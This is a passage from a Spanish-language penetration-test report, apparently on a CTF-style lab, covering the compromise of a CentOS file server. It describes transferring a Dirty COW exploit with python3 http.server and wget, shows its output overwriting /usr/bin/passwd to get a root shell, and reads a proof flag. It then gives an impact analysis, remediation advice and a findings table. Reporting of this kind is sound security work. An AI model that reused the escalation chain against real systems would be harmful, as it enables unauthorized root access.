El exploit fue transferido al objetivo sirviéndolo con un servidor HTTP temporal en el equipo atacante (python3 -m http.server) y descargándolo desde la víctima con wget, evitando así depender de herramientas de transferencia adicionales no disponibles en el sistema objetivo.

Una vez en el objetivo, el exploit fue compilado localmente con gcc y ejecutado, provocando la sobrescritura del binario /usr/bin/passwd y la obtención de una shell interactiva con privilegios de root.



```
[smbuser@fileserv ~]$ ./cowroot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
thread stopped
^C
[smbuser@fileserv ~]$ ./cowroot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
[root@fileserv smbuser]#
```

Figura 13. Ejecución de ./cowroot — "Popping root shell", shell root@fileserv obtenida.

```
[root@fileserver smbuser]# id
uid=0(root) gid=1000(smbuser) groups=0(root),1000(smbuser)
[root@fileserver smbuser]#
```

Figura 14. Confirmación de privilegios — id devuelve uid=0(root).

Post-explotación / prueba de impacto

Como evidencia final del compromiso total del sistema, se accedió al directorio /root y se extrajo el archivo de prueba, confirmando acceso irrestricto a cualquier recurso del servidor:

```
[root@fileserver smbuser]# cd /root
[root@fileserver root]# cat proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserver root]#
```

Figura 15. /root/proof.txt — flag de compromiso: af52e0163b03cbf7c6dd146351594a43.

9. Análisis de impacto

Al alcanzarse privilegios de root, los tres pilares de la seguridad de la información se ven comprometidos en su totalidad:

Confidencialidad	CRÍTICO	Acceso total de lectura a cualquier archivo del servidor, incluyendo configuraciones, credenciales adicionales y datos almacenados en los recursos compartidos (smbdata, NFS).
Integridad	CRÍTICO	Capacidad de modificar o eliminar cualquier archivo del sistema (demostrado al sobrescribir /usr/bin/passwd), incluyendo la posibilidad de alterar datos de negocio o instalar persistencia (backdoors).
Disponibilidad	ALTO	Un atacante con acceso root puede detener servicios críticos (FTP, SMB, NFS, SSH, HTTP) o corromper el sistema operativo, provocando interrupción total del servicio de almacenamiento corporativo.

Impacto de negocio: tratándose de un servidor de archivos corporativo, el compromiso implica una exposición directa de información potencialmente sensible de la organización (documentos, credenciales, datos de clientes o empleados), además de constituir un punto de pivote para comprometer otros sistemas del segmento de red interno.

10. Recomendaciones técnicas

Correctivas inmediatas

- Eliminar de forma inmediata el archivo /readme.txt (o cualquier archivo que exponga credenciales) del directorio público del servidor web.
- Rotar todas las credenciales del sistema, en particular la del usuario smbuser, y eliminar la clave pública inyectada (authorized_keys) del servidor comprometido.
- Actualizar el kernel de CentOS a una versión parcheada contra CVE-2016-5195 (Dirty COW) y establecer un proceso periódico de gestión de parches.
- Reconstruir el servidor desde una imagen limpia, dado que se confirmó acceso root; no se debe confiar en la integridad del sistema actual.

Correctivas estructurales

- Deshabilitar el acceso anónimo en los servicios FTP (vsftpd y ProFTPD) y exigir autenticación fuerte en todos los servicios expuestos.
- Revisar y restringir los permisos del recurso compartido SMB "smbdata", eliminando el acceso de escritura anónimo y aplicando control de acceso basado en usuarios/grupos.
- Habilitar la firma de mensajes SMB (message signing) de forma obligatoria para mitigar ataques de tipo relay.
- Deshabilitar el método HTTP TRACE y aplicar cabeceras de seguridad HTTP (Content-Security-Policy, X-Content-Type-Options, Strict-Transport-Security, Referrer-Policy).
- Actualizar Apache HTTP Server a una versión soportada y aplicar hardening del servidor web (ocultar banners de versión, desactivar indexado de directorios).
- Implementar monitoreo de integridad de archivos (FIM) sobre binarios críticos del sistema (/usr/bin/passwd, /etc/shadow, /etc/ssh/) y alertas ante modificaciones no autorizadas.
- Establecer un programa recurrente de pentesting y gestión de vulnerabilidades sobre los activos expuestos, con especial atención a servicios de almacenamiento de archivos.
- Aplicar el principio de mínimo privilegio y segmentar la red para limitar el movimiento lateral desde un servidor de archivos comprometido.

11. Tabla de hallazgos

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
1	Credenciales en texto plano expuestas vía HTTP (/readme.txt)	Crítica	Fig. 8	Compromiso directo de credenciales válidas del sistema sin necesidad de ataque activo	Eliminar archivos sensibles del webroot; nunca almacenar credenciales en texto plano accesible públicamente
2	Recurso compartido SMB (smbdata) con escritura anónima	Crítica	Fig. 6	Permite a cualquier usuario no autenticado leer/escribir archivos, ampliando la superficie de ataque	Deshabilitar acceso anónimo; aplicar ACL basadas en usuario/grupo y auditoría de acceso
3	Login anónimo habilitado en FTP (vsftpd y ProFTPD)	Alta	Fig. 4, Fig. 9	Permite enumeración de archivos y, combinado con H-01, acceso autenticado al sistema	Deshabilitar acceso anónimo FTP; migrar a SFTP/FTPS con autenticación obligatoria
4	Escritura en directorio home del usuario vía FTP permite inyección de clave SSH	Alta	Fig. 10, Fig. 11	Permite pivotar de credenciales FTP a acceso interactivo SSH persistente sin contraseña	Restringir permisos de escritura en ~/.ssh; deshabilitar SSH por clave para cuentas de servicio FTP
5	Kernel vulnerable a Dirty COW (CVE-2016-5195)	Crítica	Fig. 12, Fig. 13, Fig. 14	Escalada de privilegios de usuario estándar a root; compromiso total del sistema	Actualizar el kernel a una versión parcheada; establecer gestión formal de parches
6	Firma de mensajes SMB deshabilitada (message signing)	Media	Fig. 5	Expone el servicio a ataques de relay/MITM sobre el protocolo SMB	Forzar firma de mensajes SMB obligatoria en la configuración de Samba